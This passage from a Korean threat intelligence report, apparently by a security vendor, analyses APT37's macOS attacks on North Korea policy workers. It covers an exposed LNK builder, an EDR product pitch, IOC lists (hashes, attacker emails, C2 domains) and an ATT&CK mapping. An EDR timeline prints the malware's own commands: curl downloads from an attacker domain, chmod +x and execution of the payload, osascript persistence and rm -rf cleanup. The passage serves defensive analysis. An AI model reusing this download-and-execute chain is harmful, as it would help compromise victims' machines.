
## 05. 사이버 작전보안 실패 (Cyber Opsec Fail)

### a. LNK 제작 도구 노출

○ APT37의 대남 사이버 작전 활동은 거의 매일 일상적으로 수행 중이며, 위험도는 매우 높은 수준으로 평가됩니다. 사이버 작전 계획은 많은 준비와 리소스가 요구됩니다. 특히, 침투 공격에 필요한 신규 악성파일 제작에 많은 시간과 노력이 있어야 합니다.

○ GSC는 APT37 그룹이 2023년 03월부터 바로가기(LNK)와 MS 워드(DOC), macOS 기반 악성파일로 대북분야 종사자를 집중 공격하는 정황을 포착해 대응 및 분석을 진행 중입니다.

○ APT37 위협 캠페인을 추적 관찰 중에 바로가기(LNK) 악성파일 제작 도구가 'link.b4a[.]app' C2 서버를 통해 의도치 않게 외부에 노출된 것을 발견했습니다. 이른바 작전보안 실패(Opsec Fail) 상황이며, 현 시점까지 외부에 알려진 바 없는 도구입니다.



[그림 16] LNK 악성파일 자동화 제작 도구 화면

## b. LNK 제작 도구 분석

○ 본 파일은 MFC(Microsoft Foundation Class Library)<sup>15</sup> 기반으로 제작됐으며, 타임스탬프 기준 제작시점은 2023년 03월 24일 09시 52분(UTC)입니다. 3월 이후부터 6월 현 시점까지 공격에 지속 사용 중입니다. 속성 정보에 포함된 원본 파일 이름은 'MyEWork\_Auto.exe'이며, PDB 경로는 다음과 같습니다.

PDB	C:\Users\JJJ\Desktop\tmp\MyEWork_Auto\Debug\MyEWork_Auto.pdb
-----	--

[표 08] LNK 제작도구 PDB 경로

○ PDB 경로상 'JJJ' 계정명이 도구 제작에 사용된 점을 알 수 있으며, 바탕화면(Desktop)에서 개발된 것을 알 수 있습니다. 흥미로운 점은 APT37 유형의 DOC 악성파일에서 동일하게 발견된 바 있습니다.

파일명	질문지.doc	강**.doc (일부 * 표시)
MD5	8f106544bfd4755d17a353064666426a	a8a82038d1a91e9fdf538cb765d1be66
C2	docx1.b4a[.]app	dost.b4a[.]app
만든날짜	2023-03-28 15:44	2023-04-19 18:27
수정날짜	2023-03-28 15:47	2023-04-19 18:29
만든이	JJJ	JJJ
수정자	JJJ	JJJ

[표 09] APT37 악성 MS Word 자료 비교

<sup>15</sup> Windows 운영체제 환경에서 작동하는 GUI 응용프로그램을 개발하기 위한 C++ 언어 기반의 GUI 라이브러리

## 06. 결론 및 대응방법 (Conclusion)

### a. 실제 맥북 이용자를 노린 북한 배후 해킹 그룹 - APT37

○ 본 보고서는 한국에서 맥북(macOS)을 이용 중인 다수의 외교안보 및 대북분야 인사들의 각별한 대비와 주의가 요구된다는 점을 알리는데 목적이 있습니다. 그동안 국내에서 북한 배후로 알려진 위협은 주로 윈도우(Windows) 및 안드로이드(Android), 리눅스(Linux) 운영체제에 집중된 경우가 많았습니다.

○ 한국에는 오랜 기간 북한발 공격 대상이 된 특정 분야와 종사자들이 있습니다. 그들 중 일부는 공격 양상에 따른 경험과 학습을 통해 보호 플랫폼으로 맥북을 선호한 것도 사실입니다. 특히, 국내는 해외보다 macOS 생태계를 겨냥한 위협 빈도나 통계 보고가 상대적으로 적었기 때문에 피해 노출을 최소화하는데 나름 긍정적 측면도 존재합니다.


○ 극소수에 집중된 국지적 위협은 사전 탐지나 자발적 신고에 의존하는데 여러 어려움이 있습니다. 따라서 macOS 이용자를 대상으로 수행된 초기 접근과 패턴을 이해하면 보다 효과적인 대응안을 만드는데 도움을 얻을 수 있습니다.

○ 국제적으로 북한과 연계된 것으로 식별된 국가차원의 안보 위협은 점차 증대되고 있습니다. 지금도 여러가지 사안이 언론 뉴스와 기술 보고서로 소개되고 있지만, 국내 macOS 이용자들에 대한 실제 공격 사례나 위험성은 아직까지 생소한 편입니다. 따라서 이번 케이스에 더 많은 관심과 연구가 필요한 이유입니다.

○ 외부에 쉽게 노출되지 않게 조용하게 진행된 공격은 잠복기와 생존기간을 오래 유지할 수 있습니다. 이는 잠재적 피해의 진원지가 될 수 있다는 점에 중요한 교훈이 있습니다. 한국은 macOS 기반의 북한발 위협이 갈수록 고급화될 것으로 예측됩니다. 따라서, 새로운 방어전략 및 보안체계 도입에 대한 준비와 전략 수립이 요구됩니다.

## b. Genian EDR 제품을 통한 효과적인 대응

○ Genian EDR<sup>16</sup> 환경에서는 macOS 응용 프로그램의 실행 로그와 통신 이력, 이벤트 조회를 통해 알려지지 않은 공격까지 빠르고 정확히 신규 위협을 탐지하고 대응할 수 있습니다. macOS 기반 APT 공격을 시각화 하여 단계별 흐름을 추적할 수 있게 도와줍니다.



[그림 17] Genian EDR 제품의 macOS 악성파일 시각화 조회

<sup>16</sup> <https://www.genians.co.kr/products/genian-edr/>

○ 본 보고서에서 기술한 macOS 악성파일을 Genian EDR 제품에서 각 이벤트별로 탐지해, 프로세스 트리과 시각화를 통해 행위 흐름을 직관적으로 관찰할 수 있습니다. 따라서 상세 분석 이전에 전반적 공격 스토리를 신속히 인지하고 위협상황 전체를 해석하는데 유용한 가이드가 됩니다.

이벤트 시각 ▲	이벤트 상세 분류	프로세스명	커맨드라인
2023-05-18 12...	ProcessStart	제6회 R2P 국제회의.app	/private/var/folders/f7/8pv_d97n6ldgnvdlrfcm3gzw0000gn/T/App
2023-05-18 12...	ChildProcessCre...	제6회 R2P 국제회의.app	/private/var/folders/f7/8pv_d97n6ldgnvdlrfcm3gzw0000gn/T/App
2023-05-18 13...	ProcessStart	curl	curl -sfL https://samsunggalaxynote.com/whatnew -o /tmp/com.e
2023-05-18 13...	FileCreate	curl	
2023-05-18 13...	ProcessStart	xattr	xattr -c /tmp/com.apple.auto_update
2023-05-18 13...	ProcessStart	chmod	chmod +x /tmp/com.apple.auto_update
2023-05-18 13...	ProcessStart	com.apple.auto_update	/tmp/com.apple.auto_update
2023-05-18 13...	ProcessStart	curl	curl -sfL https://samsunggalaxynote.com/singlework -o /Users/
2023-05-18 13...	FileCreate	curl	
2023-05-18 13...	FileCreate	com.apple.auto_update	
2023-05-18 13...	FileMove	com.apple.auto_update	
2023-05-18 13...	FileCreate	com.apple.auto_update	
2023-05-18 13...	ChildProcessCre...	osascript	osascript /Users/ /Library/Containers/.loginwindow
2023-05-18 13...	ProcessStart	launchctl	launchctl remove com.google.keystone.xpc.server
2023-05-18 13...	ProcessStart	rm	rm -rf /tmp/com.apple.auto_update

[그림 18] macOS 악성파일 실행 이벤트에 따른 타임라인 분석

## 07. 침해 지표 (Indicator of Compromise)

### a. 주요 MD5 Hash

- 01c0b7c5bf605ed267b2be3d024eb90f
- 70ba5b348e73cb9c4a70667953a01218
- 202de13ae48ea82910170718c7291b2c
- d07eaf57cde81f78a26ef32c11fd13af
- 4d38a8cfe29edde208185b38a7484589
- 6e9e7281b92bafc19515ade548d28f45
- c2f53f86fc8e3118aea75fcce59f78b5
- c61e48ddd72492d0b46480b33be69b3b
- fc2401218a14bed5a1ffed7c2c18dff0
- 13e3405fc3ef62d4e2e3f5f19d9a9b53
- 82ce1feba6a8bfd843be055430cef5b7
- f9383b74744a956d5e0d76e30d51cb6e
- baf428cc95b5be276ca9651daa08c7f7
- 0fe19dd41030ae6184a796a962a8a0f8
- 97275a8626a78680a6a5825722cc3612
- f404647af334dee4d6eb23a64eb2ab02

## b. 공격자 이메일 주소

- claudiaback0910@yandex[.]com
- pardonsingh@yandex[.]com
- njrntop@gmail[.]com
- softpower21cs@gmail[.]com
- songbaejo@gmail[.]com



### c. 연관된 명령제어(C2) 호스트 서버

- samsunggalaxynote[.]com
- dost.b4a[.]app
- docx1.b4a[.]app
- filestorage.b4a[.]app
- link.b4a[.]app
- attachment.mailstorage[.]site
- vmi810830.contaboserver[.]net
- newtowninstitute[.]org
- adjectif[.]net
- accounts.kakaocopyright[.]com
- naver.com[.]de
- today-breakingnews[.]com
- kmib.newspad[.]info
- newdaily.newspad[.]info
- chosun.newspad[.]info
- yonhap.newspad[.]info
- segye.newspad[.]info
- today-breakingnews[.]com

## 08. 공격 지표 (Indicator of Attack)

### a. MITRE ATT&CK<sup>17</sup> Matrix - APT37<sup>18</sup> Group Descriptions

Tactic	Technique	Description
Reconnaissance	<a href="#">T1598.003</a>	Phishing for Information: Spearphishing Link
	<a href="#">T1589</a>	Gather Victim Identity Information: Credentials
Initial Access	<a href="#">T1566.002</a>	Phishing: Spearphishing Link
Execution	<a href="#">T1059.002</a>	Command and Scripting Interpreter: AppleScript
	<a href="#">T1204.002</a>	User Execution: Malicious File
Persistence	<a href="#">T1547.015</a>	Boot or Logon Autostart Execution: Login Items
	<a href="#">T1569.001</a>	System Services: Launchctl
Defense Evasion	<a href="#">T1070.004</a>	Indicator Removal: File Deletion
	<a href="#">T1564.001</a>	Hide Artifacts: Hidden Files and Directories
Discovery	<a href="#">T1057</a>	Process Discovery
	<a href="#">T1082</a>	System Information Discovery
	<a href="#">T1083</a>	File and Directory Discovery
Collection	<a href="#">T1119</a>	Automated Collection
Exfiltration	<a href="#">T1041</a>	Exfiltration Over C2 Channel

[표 10] MITRE ATT&CK, Tactics and Techniques

<sup>17</sup> ATT&CK : The Adversarial Tactics, Techniques, and Common Knowledge

<sup>18</sup> <https://attack.mitre.org/groups/G0067/>

## 09. 참고 자료 (Reference)

- [북한인권단체를 사칭한 APT37 공격 사례](#) [Genians]
- [TTPs \\$ ScarCruft Tracking Note](#) [KISA]
- [링크 파일\(\\*.lnk\)을 통해 유포되는 RokRAT 악성코드: RedEyes\(ScarCruft\)](#) [Ahnlab]
- [Matryoshka : Variant of ROKRAT, APT37 \(Scarcruft\)](#) [S2W]